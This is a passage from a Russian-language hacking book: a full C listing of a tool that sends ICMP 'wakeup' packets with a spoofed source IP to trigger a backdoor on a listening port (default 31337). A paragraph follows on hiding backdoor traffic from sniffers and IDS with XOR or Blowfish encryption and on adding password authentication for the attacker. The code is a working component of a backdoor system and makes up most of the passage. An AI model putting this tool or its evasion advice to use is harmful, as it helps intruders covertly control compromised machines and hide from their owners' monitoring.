Листинг 11.5. Утилита для отправки wakeup-пакетов (icmpsend.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>

unsigned short in_cksum(unsigned short *addr, int len)
{
  unsigned short result;
  unsigned int sum = 0;

  while (len > 1) {
    sum += *addr++;
    len -= 2;
  }

  if (len == 1)
    sum += *(unsigned char*) addr;

  sum = (sum >> 16) + (sum & 0xFFFF);
  sum += (sum >> 16);
  result = ~sum;
  return result;
}

int main(int argc, char *argv[])
{
  int sd;
  const int on = 1;
  int type, port;
  struct sockaddr_in servaddr;

  char sendbuf[sizeof(struct iphdr) + sizeof(struct icmp)];
  struct iphdr *ip_hdr = (struct iphdr *)sendbuf;
  struct icmp *icmp_hdr = (struct icmp *) (sendbuf +
                          sizeof(struct iphdr));
```

```
  port = 31337;
  type = 0;

  if ((argc < 3) || (argc > 5)) {
    fprintf(stderr,
      "Usage: %s <srcip> <dstip> [port] [type]\n"
      "port - default 31337\n"
      "type - default Echo Reply(0).\n",
      argv[0]);
    exit(-1);
  }

  if (argc > 3)
    port = atoi(argv[3]);
  if (argc == 5)
    type = atoi(argv[4]);

  printf("Port: %d, Type: %d.\n", port, type);

  sd = socket(PF_INET, SOCK_RAW, IPPROTO_RAW);
if (setsockopt(sd, IPPROTO_IP, IP_HDRINCL, (char *)&on, sizeof(on)) < 0)
  {
    perror("setsockopt() failed");
    exit(-1);
  }

  bzero(&servaddr, sizeof(servaddr));
  servaddr.sin_family = AF_INET;
  servaddr.sin_addr.s_addr = inet_addr(argv[2]);

  ip_hdr->ihl      = 5;
  ip_hdr->version = 4;
  ip_hdr->tos      = 0;
  ip_hdr->tot_len = htons(sizeof(struct iphdr) + sizeof(struct icmp));
  ip_hdr->id       = htons(getuid());
  ip_hdr->ttl       = 255;
  ip_hdr->protocol = IPPROTO_ICMP;
  ip_hdr->saddr     = inet_addr(argv[1]);
```



```
  ip_hdr->daddr     = inet_addr(argv[2]);
  ip_hdr->check = 0;
  ip_hdr->check = in_cksum((unsigned short *)ip_hdr, sizeof(struct iphdr));

  icmp_hdr->icmp_type = type;
  icmp_hdr->icmp_code = 0;
  icmp_hdr->icmp_id = 0xABCD;
  icmp_hdr->icmp_seq = port;
  icmp_hdr->icmp_cksum = 0;
  icmp_hdr->icmp_cksum = in_cksum((unsigned short *)icmp_hdr,
sizeof(struct icmp));

  if(sendto(sd,
    sendbuf,
    sizeof(sendbuf),
    0,
    (struct sockaddr *)&servaddr,
    sizeof(servaddr)) < 0) {
    perror("sendto() failed");
    exit(-1);
  }
  printf("Packet successfully sending.\n");
  close(sd);
}
```

Мы не рассматриваем в этой главе бекдоры, работающие по протоколу UDP. Обычно такие бекдоры состоят из серверной и клиентской части, т. к. без клиентской части с UDP-бекдором сложно организовать работу. Также мы не рассматриваем вопросы шифрования трафика между клиентом и бекдором. Такое шифрование обычно реализуется для сокрытия работы бекдора от снифферов и систем IDS, отслеживающих трафик. Для шифрования, как правило, применяются простые алгоритмы вроде XOR, но можно задействовать и алгоритмы Blowfish, IDEA, xTEA и т. п. Для шифрования тоже должны быть реализованы серверная и клиентская части. Иногда в бекдоры добавляют поддержку аутентификации, чтобы только хакер, знающий пароль, мог подключаться к бекдору. Реализацию аутентификации в бекдорах мы также не рассматриваем. Если вы прочитали и поняли весь предыдущий материал данной книги, то все, что мы не успели рассмотреть в этой главе, вы должны уже быть способны реализовать самостоятельно.